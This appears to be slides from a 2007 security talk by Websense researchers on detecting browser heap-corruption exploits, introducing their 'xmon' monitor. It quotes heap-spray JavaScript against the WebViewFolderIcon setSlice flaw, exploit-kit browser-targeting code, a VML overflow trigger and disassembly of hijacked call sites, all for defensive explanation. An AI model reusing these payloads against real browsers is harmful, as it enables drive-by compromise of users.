



# Detecting Web Browser Heap Corruption

## Attacks

Stephan Chenette  
Moti Joseph  
Websense Security Labs

# What are we presenting?

- This presentation will focus on our research in the detection of browser heap corruption attacks.
- This research inspired an internal tool we call “xmon” (exploitation monitor), which is part of a larger malicious web content detection network.
- It is important to note, we are presenting detection techniques. We will NOT cover in any detail any existing exploitation protection measures i.e. DEP, SAFESEH, ASLR, etc.
- We are going to give some background in web browser based heap attacks, so if you’ve seen Alexander Sotirov’s presentation (we hope you have), then there will be some repetition of background information. Hopefully it will reaffirm your understanding of the subject.

# Why are we presenting?

- **Large number of malicious sites on the Internet.**
- **Client-side vulnerabilities and especially browser vulnerabilities are becoming more and more a concern, as attackers are focusing their efforts on the web.**
- **Heap corruption vulnerabilities are on the rise, and reliable exploit techniques are increasingly “copy and pasted” from the original POC, so It is important that these basic exploit techniques are understood.**
- **Numerous web exploit toolkits are easily available and sold on the Internet...**

# Toolkits – MPack, Web Attacker, IcePack, etc

- MPack - Recently used in the high-profile compromise of an Italian hosting provider (“The Italian Job”). Over 10,000 sites were infected.









MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	80224 - 73283
QuickTime	37 - 34
Win2000	3548 - 3060
Firefox	16810 - 16599
Opera7	25 - 25


Traffic: (total/uniq)	
Total traff:	103816 - 94648
Exploited:	12756 - 9980
Loads count:	13722 - 4921
Loader's response:	107.57% - 49.31%
User blocking:	ON
Country blocking:	OFF

Efficiency: 13.22% - 5.2%

Country	Traff	Loads	Efficiency
 IT - Italy	70171	11288	16.09
 ES - Spain	7554	436	5.77
 US - United states	3638	124	3.41
 DE - Germany	2692	135	5.01
 FR - France	1828	65	3.56
 GB - United kingdom	1534	60	3.91
 NL - Netherlands	1261	46	3.65
 CH - Switzerland	1185	46	3.88
 CA - Canada	971	337	34.71
 MX - Mexico	738	71	9.62
 JP - Japan	706	43	6.09

# What do web browser exploits look like?

- At first glance, most malicious web pages simply look like a regular webpage
- Could display anything...



# What do web browser exploits look like?

- Malicious source code:

```
<SCRIPT language="javascript">

var heapSprayToAddress = 0x05050505;
var payLoadCode=unescape("%u9090%u9090%u9090%u0eeb%u4b5b%uc933%ufdb1%u3480%uee0b%ufae");
var heapBlockSize = 0x400000;
var test;
var shellCodeLight= 0x5654327;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0505%u0505");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
memory = new Array();

for (i=0;i<heapBlocks;i++)
{
    memory[i] = spraySlide + payLoadCode;
}

for ( i = 0 ; i < 128 ; i++)
{
    try{
        var tar = new ActiveXObject("WebViewFolderIcon.WebViewFolderIcon.1");
        tar.setSlice(0x7fffffff, 0x05050505, 0x05050505,0x05050505 );
    }catch(e){}
}

function getSpraySlide(spraySlide, spraySlideSize)
{
    while (spraySlide.length*2<spraySlideSize)
    {
        spraySlide += spraySlide;
    }
    spraySlide = spraySlide.substring(0,spraySlideSize/2);
}
```

# Web exploits target OS and browsers...

- Many malicious websites attempt to detect OS and browser to serve a matching exploit:

```
var JVM_vers = GetVersion("{08B0E5C0-4FCB-11CF-AAA5-00401C608500}");
var IE_vers = GetVersion("{89820200-ECBD-11CF-8B85-00AA005B4383}");

if ((JVM_vers[0] != 0) && (JVM_vers[2] < 3810))
{ ActionType=1; }
else // if JVM = 5.0.3810.0 or higher
{
    ActionType=2;
}

if (IE_vers[0] == 7)
{ ActionType=3; }

if (WinOS == "Vista")
{ ActionType=3; }

switch (ActionType)
{
    case 1:
        CGI_param=CGI_param+"MS03-11";
        break;
    case 2:
        CGI_param=CGI_param+"MS06-014";
        break;
    case 3:
        CGI_param=CGI_param+"MS07-004";
        break;
    default:
        break;
}
```

# Reemphasis what type of vulnerabilities and exploits will be covered

- We are going to focus our presentation on heap-corruption exploits.
- Stack “stuff” has been covered ad nauseam.
- It’s fun to talk about, especially because of how far exploit techniques in this area have come in such a short time.
- With added exploit reliability more and more heap vulnerabilities are going to be found and exploited.
- Example stack-based vulnerabilities (Not being covered):
  - 1 VML (MS06-055)
  - 2 ANI (MS07-017)
- Example heap-based vulnerabilities (will be shown in examples):
  - 1 CreateTextRange (MS06-013)
  - 2 SetSlice (MS06-057)
  - 3 XML (MS06-071)
  - 4 VML (MS07-004 )


# What do heap vulnerabilities look like?

## VML details...

- Vulnerability in Vector Markup Language Could Allow Remote Code Execution (MS07-004)

The VML bug was an integer overflow vulnerability

```
<v:rect style='width:120pt;height:80pt' fillcolor="red" >  
<v:recolorinfo recolorstate="t" numcolors="97612895">
```



```
text:5DEB76A8      jmp     short loc_5DEB76A2  
text:5DEB76A5      pop     edi  
text:5DEB76A6      pop     ebx  
text:5DEB76A7  
text:5DEB76A7  loc_5DEB76A7:      ; CODE XREF: CUMLRecolorinfo::InternalLoad(VGXTagNameKeys  
text:5DEB76A7      mov     eax, [esi+8] ;  
text:5DEB76AA      add     eax, [esi+4] ;  
text:5DEB76AD      test    eax, eax  
text:5DEB76AF      jle     short loc_5DEB76C4  
text:5DEB76B1      imul   eax, 2Ch ;  
text:5DEB76B4      push   101h  
text:5DEB76B9      push   eax ; size_t  
text:5DEB76BA      call   ???@YAPAXIH@Z ; operator new(uint,int)  
text:5DEB76BF      pop     ecx  
text:5DEB76C0      pop     ecx  
text:5DEB76C1      mov     [esi+14h], eax
```



# Heap-Corruption exploitation overview

- **Pre-2004 – Heap corruption exploits were unreliable**
- **2004 – Heap spraying technique introduced by Blazde and SkyLined provided much needed reliability.**
- **This method allowed us to place shellcode onto the heap by allocating space on the heap using a client scripting language (i.e., JavaScript).**

# Heap Spraying...candidate for the “most copied exploit technique” award

- **Exploits found that use this method for vulnerabilities you might have heard of:**
  - 1 CreateTextRange (MS06-013)
  - 2 SetSlice (MS06-057)
  - 3 XML (MS06-071)
  - 4 VML (MS07-004 )
- **Malware drive by kits:**
  - Web-Attacker
  - Mpack
  - IcePack
- **Organized exploit toolkits/POC websites:**
  - Metasploit
  - Milworm.com
- **Recent Web Attacks:**
  - Storm Trojan!

# Heap Spraying 101

- **Heap corruption exploit with the heap spraying technique works by the following basic steps:**
  - 1. Spray the heap with NOPs and payload using a browser supported language (JavaScript, VBScript, etc)**
  - 3. Trigger the vulnerability, overwrite the heap headers and heap data, hoping to overwrite object and virtual function pointers**
  - 5. End Goal: Flow of execution gets redirected to the NOP sled we placed in Step 1**
- **The following videos will help paint a better picture...**

# Heap Spraying

Blackhat 2007 Heap Spraying



# Heap Corruption

## Blackhat 2007 Heap Corruption




# Code Execution

- **Execution continues ... as normal**
- **The exploit depends upon an object or virtual table pointer being called to redirect the flow of execution to the shellcode that was sprayed onto the heap**

# Code Execution Redirection

## Blackhat 2007 Code Execution Redirection



# How reliable is heap spraying?

- **Not always reliable, but works pretty well...**
- **Some examples of when the heap spray method can fail:**
  - 1. machine has low memory**
  - 2. heap state between triggering the vulnerability and exploit redirection changed dramatically**
  - 3. malicious site hosts multiple exploits that use the same heap-spray address will be very unreliable.**
  - 4. since exact location of heap jump can't be accomplished exploit might jump to middle of exploit instead of the start**

# The next step in reliable heap exploitation...

- Alexander Sotirov's "Heap Feng Shui" (HeapLib)
- Released this year at Blackhat Europe
- Integrated with Metasploit 3
- How does it work?
  - No need for heap spray
  - Process lookaside list is utilized for reliability
  - Shellcode is placed in lookaside list
  - Lookaside list location is at fixed offset from the process heap
  - The use of the lookaside list enables the exploit to jmp to the exact location of the exploit, and not a range like the skylined method

# Commonality

- What do all these methods have in common?
  - All heap-spray exploits depend on call to a object or virtual function to redirect execution

The call is always in a similar format:

**CALL DWORD PTR[reg+x]**

- Register can be: ECX, EAX, ...

# Commonality

- XML - MS06-061 - Execution redirected!

call dword ptr [eax+18h]

*Note: eax is a pointer to the virtual address table, that was previously overwritten during the heap corruption with the address of the attacker's shellcode on the heap*

```
text:698BD913          jmp     short loc_698BD962
text:698BD915          ; -----
text:698BD915          ;
text:698BD915          loc_698BD915:          ; CODE XREF: .text:698BD907↑j
text:698BD915          mov     [ebp-4], edi
text:698BD918          mov     esi, [ebp+8]
text:698BD91B          mov     ecx, [esi+54h]
text:698BD91E          mov     eax, [ecx]
text:698BD920          push   dword ptr [ebp+10h]
text:698BD923          push   dword ptr [ebp+0Ch]
text:698BD926          call   dword ptr [eax+18h] ; ←
text:698BD929          mov     [ebp-20h], eax
text:698BD92C          cmp     eax, edi
text:698BD92E          jge    short loc_698BD954
text:698BD930          push   eax
text:698BD931          mov     ecx, esi
```

# Commonality

- VML - MS07-004 - Execution redirected!

call dword ptr [ecx+10h]

*Note: ecx is a pointer to the virtual address table, that was previously overwritten during the heap corruption with the address of the attacker's shellcode on the heap*

```
.text:7DDA73D5      sub     esp, 10h
.text:7DDA73D8      push   esi
.text:7DDA73D9      mov    esi, ecx
.text:7DDA73DB      push   0
.text:7DDA73DD      push   esi
.text:7DDA73DE      lea   ecx, [ebp+var_10]
.text:7DDA73E1      call  ??0CLock@CPeerHolder@@QAE@PAU1@W4FLAGS@1@@@Z ; CPeerHolder::CLock::CLo
.text:7DDA73E6      lea   ecx, [ebp+var_4]
.text:7DDA73E9      call  ??0CTLSBinarySourceOverride@@QAE@XZ ; CTLSBinarySourceOverride::CTLSB
.text:7DDA73EE      push  [ebp+arg_4]
.text:7DDA73F1      mov   eax, [esi+4]
.text:7DDA73F4      push  [ebp+arg_0]
.text:7DDA73F7      mov   ecx, [eax]
.text:7DDA73F9      push  eax
.text:7DDA73FA      call  dword ptr [ecx+10h] ;
.text:7DDA73FD      mov   esi, eax
.text:7DDA73FF      call  ??0GetThreadState@@YGPAUTHREADSTATE@@XZ ; GetThreadState(void)
.text:7DDA7404      mov   ecx, [ebp+var_4]
.text:7DDA7407      mov   [eax+1F0h], ecx
.text:7DDA740D      lea   ecx, [ebp+var_10]
.text:7DDA7410      call  ??1CLock@CPeerHolder@@QAE@XZ ; CPeerHolder::CLock::~~CLock(void)
```

# Commonality

- KeyFrame – MS06-067 - Execution redirected!

**call dword ptr [ecx+8]**

*Note: ecx is a pointer to the virtual address table, that was previously overwritten during the heap corruption with the address of the attacker's shellcode on the heap*

```
.text:58656C93                                     ; CPathCtl::KeyFrame(uint,tagVARIANT,tagVARI
→ .text:58656C93                                test    ebx, ebx
.text:58656C95                                jle    short loc_58656CC6
.text:58656C97                                mov    esi, [ebp+arg_24]
.text:58656C9A                                mov    eax, [ebp+arg_14]
.text:58656C9D                                sub    eax, esi
.text:58656C9F                                mov    [ebp+arg_4], eax
.text:58656CA2                                jmp    short loc_58656CA7
.text:58656CA4 ; -----
.text:58656CA4 loc_58656CA4:                                     ; CODE XREF: CPathCtl::KeyFrame(uint,tagVARI
→ .text:58656CA4                                mov    eax, [ebp+arg_4]
.text:58656CA7 loc_58656CA7:                                     ; CODE XREF: CPathCtl::KeyFrame(uint,tagVARI
→ .text:58656CA7                                mov    eax, [esi+eax]
.text:58656CAA                                test   eax, eax
.text:58656CAC                                jz    short loc_58656CB4
.text:58656CAE                                mov    ecx, [eax]
.text:58656CB0                                push  eax
→ .text:58656CB1                                call   dword ptr [ecx+8] ;
```

# Commonality

- Microsoft Internet Explorer ADODB.Recordset Double Free Memory Exploit – MS07-009 - Execution redirected!

**call dword ptr [ecx+18]**

*Note: ecx is a pointer to the virtual address table, that was previously overwritten during the heap corruption with the address of the attacker's shellcode on the heap*

```
77121793 8B10 MOV EDX,DWORD PTR DS:[EAX]
77121795 FF52 14 CALL DWORD PTR DS:[EDX+14]
77121798 8B4424 08 MOV EAX,DWORD PTR SS:[ESP+8]
7712179C 50 PUSH EAX
7712179D 8B08 MOV ECX,DWORD PTR DS:[EAX]
7712179F FF51 08 CALL DWORD PTR DS:[ECX+8]
771217A2 5E POP ESI
771217A3 C2 0400 RETN 4
771217A6 55 PUSH EBP
771217A7 8BEC MOV EBP,ESP
771217A9 51 PUSH ECX
771217AA 833D 04201A77 0 CMP DWORD PTR DS:[771A2004],0
771217B1 53 PUSH EBX
771217B2 56 PUSH ESI
771217B3 57 PUSH EDI
771217B4 8BF1 MOV ESI,ECX
771217B6 0F85 11520600 JNZ OLEAUT32.771869CD
771217BC 8B06 MOV EAX,DWORD PTR DS:[ESI]
771217BE 8B5D 08 MOV EBX,DWORD PTR SS:[EBP+8]
771217C1 8B08 MOV ECX,DWORD PTR DS:[EAX]
771217C3 53 PUSH EBX
771217C4 50 PUSH EAX
771217C5 FF51 18 CALL DWORD PTR DS:[ECX+18]
771217C8 83F8 40 CMP EAX,40
771217CB 77 19 JA SHORT OLEAUT32.771217E6
771217CD 83F8 20 CMP EAX,20
771217D0 77 0F JA SHORT OLEAUT32.771217E1
771217D2 8D4E 10 LEA ECX,DWORD PTR DS:[ESI+10]
```

# Commonality

- KeyFrame – MS06-067 - Execution redirected!
- Using heapLib...trampoline...
- ECX holds a pointer to an offset in the lookaside list where the shellcode is located

## – CALL DWORD PTR DS:[ECX+8]

```
58656C95 7E 2F JLE SHORT dxctle.58656CC6
58656C97 8B75 2C MOV ESI,DWORD PTR SS:[EBP+2C]
58656C9A 8B45 1C MOV EAX,DWORD PTR SS:[EBP+1C]
58656C9D 2BC6 SUB EAX,ESI
58656C9F 8945 0C MOV DWORD PTR SS:[EBP+C],EAX
58656CA2 EB 03 JMP SHORT dxctle.58656CA7
58656CA4 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
58656CA7 8B0406 MOV EAX,DWORD PTR DS:[ESI+EAX]
58656CAA 85C0 TEST EAX,EAX
58656CAC 74 06 JE SHORT dxctle.58656CB4
58656CAE 8B08 MOV ECX,DWORD PTR DS:[EAX]
58656CB0 50 PUSH EAX
58656CB1 FF51 08 CALL DWORD PTR DS:[ECX+8]
58656CB4 8B06 MOV EAX,DWORD PTR DS:[ESI]
58656CB6 85C0 TEST EAX,EAX
58656CB8 74 06 JE SHORT dxctle.58656CC8
```

## – JMP ECX

```
004058B5 -FFE1 JMP ECX
004058B7 FC CLD
004058B8 FFFF ???
004058BA FC CLD
004058BB 79 FF JNS SHORT iexplore.004058BC
004058BD FFFF ???
004058BF 0328 ADD EBP,DWORD PTR DS:[EAX]
004058C1 0000 ADD BYTE PTR DS:[EAX],AL
004058C3 0010 ADD BYTE PTR DS:[EAX],DL
004058C5 0000 ADD BYTE PTR DS:[EAX],AL
004058C7 0020 ADD BYTE PTR DS:[EAX],AH
004058C9 0000 ADD BYTE PTR DS:[EAX],AL
```

# Using the commonality to detect the exploit

- How can we generically detect these types of exploits?
- **HOOK ALL THE CALLS THAT FOLLOW THIS FORMAT!**
- When the call is executed, check to see if execution is being redirected (directly or indirectly) to the heap.

# Large scale exploit detection .... enter xmon

- **Generic detection of exploit techniques**
- **Minimal configuration**
- **Part of larger framework**
- **Multiple methods used for detection**
- **Signatures for optional vulnerability identification only**
- **Allows us to dump shellcode for offline analysis**
- **Main concerns: speed and accuracy.**

# How xmon works...

- Create Internet Explorer process, inject xmon module
- Patch all calls to virtual functions
  - Patching is an ongoing process
    - Patch all calls at start
    - Patch calls as modules are loaded dynamically
- Number of hooked calls (XP SP2):

Module	Vulnerability	Total Number of Calls	Actual Calls Hooked
MSXML4.DLL	XML - MS06-061	2082	TBD
VGX.DLL	VML - MS07-004	1590	TBD
daxctle.ocx	KeyFrame - MS06-067	1234	TBD

# How can we tell if execution is being redirected to the heap?

- **Heap/Stack process memory has basic characteristics and layout.**
  - **Page permissions**
- **Content at location**
- **More...**

# Xmon can catch exploits that crash too!


- **Hooking Structured Exception Handlers (SEH)**
  - **Hook nt!KeUserException**
  - **When an exception occurs, verify the location of the exception handler, we can detect dos's or poorly written exploits this way**

# Potential Limitations?

- **Is xmon the solution to the world's problems....nope!  
But, it's one important piece in a larger framework.**
- **Issues we know about:**
  - **Not all malicious websites use actual exploits  
(Remember the largest vulnerability and one that is largely unpatchable is you, the user!)**
  - **Vulnerable control or component not installed  
(We can't patch what we don't' have installed!)**
  - **Uses jmp ptr/technique we haven't seen before  
(execution flow is redirected without call or jmp we know about, so far not the case)**

# Grand scheme of things...


- How does this fit in with scanning for websites on a large scale?



# Honeyclients

- **Low-Interaction (LI): Custom Spiders**
  - Ridiculously fast, bandwidth primary limitation
  - Special processes required for active content analysis
  - Requires custom signatures, limited detection for unknown exploits
- **High-Interaction (HI): Controlled Browsers**
  - Relatively slow, hardware resources primary limitation
  - Active content handled natively by the browser
  - Traditionally detects malicious activity via unauthorized modifications to system state


# Traditional High-Interaction Honeyclients



# Finding The Middle Ground

- **Greatly increase performance levels**
- **Accurate detection of both known and unknown exploits**
- **Eliminate the need to monitor or restore system state**
- **Reduce uncertainty – no more notion of “suspicious”**

# Honeyclients – Now with xmon!



# Thank you for coming!

- **Questions?**

- **Contact Info:**

- **Websense Security Labs**

  - <http://securitylabs.websense.com/>

  - **Stephan Chenette**

    - schenette || websense.com

  - **Moti Joseph**

    - mjoseph || websense.com

- **Additional thanks:**

  - Alex Rice, Nico Brulez & Preben Nyløkken

  - Alexander Sotirov for taking it to the next level!